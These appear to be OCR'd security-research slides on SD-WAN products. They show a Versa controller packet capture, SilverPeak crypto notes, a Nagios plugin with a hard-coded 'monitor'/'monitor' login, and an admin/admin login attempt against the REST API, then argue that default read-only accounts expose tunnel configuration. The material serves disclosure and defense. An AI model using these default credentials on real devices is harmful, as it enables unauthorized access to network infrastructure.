
SSH remote capture: sshdump
Wireshark · Follow TCP Stream (tcp.stream eq 3) · SSH remote capture: sshdump

```
[1 bytes missing in capture file]..
._\v-...-..<... .O..INTERNET..INTERNET...versa-controller.e.cpe01.............................
.]\v-#..-..<... .M..INTERNET..INTERNET...versa-controller.h.hub.............................
./\v-<..-..<.....S....\v-<..........~.......M...............#versa-controller|INTERNET|1|1|SDWAN....`....\v-
<..........B`.......Q..............@versa-controller|INTERNET|hub|INTERNET|1|104|1|1.........\v-
<...................b..............4Analytics|versa-controller|INTERNET|1|1|10.0.192.104*1|5|networking|network-
management|Business...m....\v-<..........M.......~...............=Provider-Control-VR|vni-0/0.0|1|versa-controller|
INTERNET|1|1....b....\v-<..........;.......................2versa-controller|INTERNET|cpe01|INTERNET|1|101|1|
1.........\v-<..........O.......................7Management|versa-controller|INTERNET|1|1|192.168.100.10*1|5|
networking|network-management|Business........\v-<.................................4Analytics|versa-controller|
INTERNET|1|1|10.0.192.101*1|5|networking|network-management|Business...h....\v-<...........0.......m.............
8Provider-Control-VR|tvi-0/602.0|0|versa-controller| |1|0....f....\v-<...........m.......0...............6Provider-
Control-VR|vni-0/0.0|0|versa-controller| |1|0..`..\v-<..............%.H\v-<...........0.........................versa-
controller|INTERNET|1|1.D.i\v-<..........x.......{.............#versa-controller|INTERNET|vni-0/1.0./.&\v-
<...................,........]........,...S....\v-<...........G......................#versa-controller|INTERNET|1|1|SDWAN..
..\v-=..-..<.....`....\v-<..........@P......R...............0versa-controller|INTERNET|hub|INTERNET|1|104|1|
1.........\v-<...........G.......................7Management|versa-controller|INTERNET|1|1|192.168.100.10*1|5|
networking|network-management|Business...m....\v-<...................G..............=Provider-Control-VR|vni-0/0.0|
1|versa-controller|INTERNET|1|1....b....\v-<..........7.......WD..............2versa-controller|INTERNET|cpe01|
INTERNET|1|101|1|1.
```

SILVERPEAK

- SilverPeak uses Racoon as an IPsec library in 2019
- No AEAD ciphers for data plane
- TLS on the control and orchestration planes
- The basic technology is IPsec over UDP: IKE is not used
- Self-invented protocol for keys distribution via orchestrator
- There are no many clues how SilverPeak is implementing that protocol

SILVERPEAK



11 repository results

harimittapalli/nagios_*silverpeak*_api


● Python

This is a nagios plugin which is used to monitor *Silverpeak* WAN devices using REST API

python plugin nagios

Updated 29 days ago

SILVERPEAK



nagios_silverpeak_api

Nagios Silver Peak API Plugin:

`nagios_silverpeak_api.py` is written in python 3 and is used to monitor the Silver peak WAN SD network devices resources through REST API.

Usage: silverpeak_api.py [options]

Options:

--version show program's version number and exit

-h, --help show this help message and exit

-H HOST, --host=HOST Name/IP Address of the silverpeak device

-O OPTION, --option=OPTION

```
                        memory / swap / alarms / tunnels / nexthops / vrrp / diskinfo
```


-W WARN, --warning=WARN

```
                        Warning threshold
```

-C CRIT, --critical=CRIT


```
                        Critical threshold
```

SILVERPEAK



```
def memory_usage():

    login_url = "https://{}/rest/json/login".format(ipaddr)
    logout_url=  "https://{}/rest/json/logout".format(ipaddr)

    querystring = {"user":"monitor","password":"monitor"}

    s = requests.Session()
    response = s.request("GET",login_url, params=querystring,verify=False)


    mem_url="https://{}/rest/json/memory".format(ipaddr)
    mem=s.request("GET",mem_url,verify=False)

    if mem.status_code != 200:
        print mem.content
        sys.exit(3)
        return ''
```

SILVERPEAK



```
GET /rest/json/login?user=admin&password=admin HTTP/1.1
```

```
HTTP/1.1 401 Unauthorized
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store
Content-Type: text/html; charset=utf-8
Content-Length: 22
ETag: W/"16-C77FbkzMLv9Ehxs1tya+p8Ds1OY"
Vary: Accept-Encoding
set-cookie:
[redacted]
Connection: keep-alive

Authentication failure
```

?user=admin&password=admin

Authentication failure

SILVERPEAK


WHY?

- Hard-coded credentials on the server-side
- Users do not know how to change credentials
- Users think that having read-only account with default passwords is safe

Read-only == safe? Nope.

/rest/json/tunnelsConfigAndState

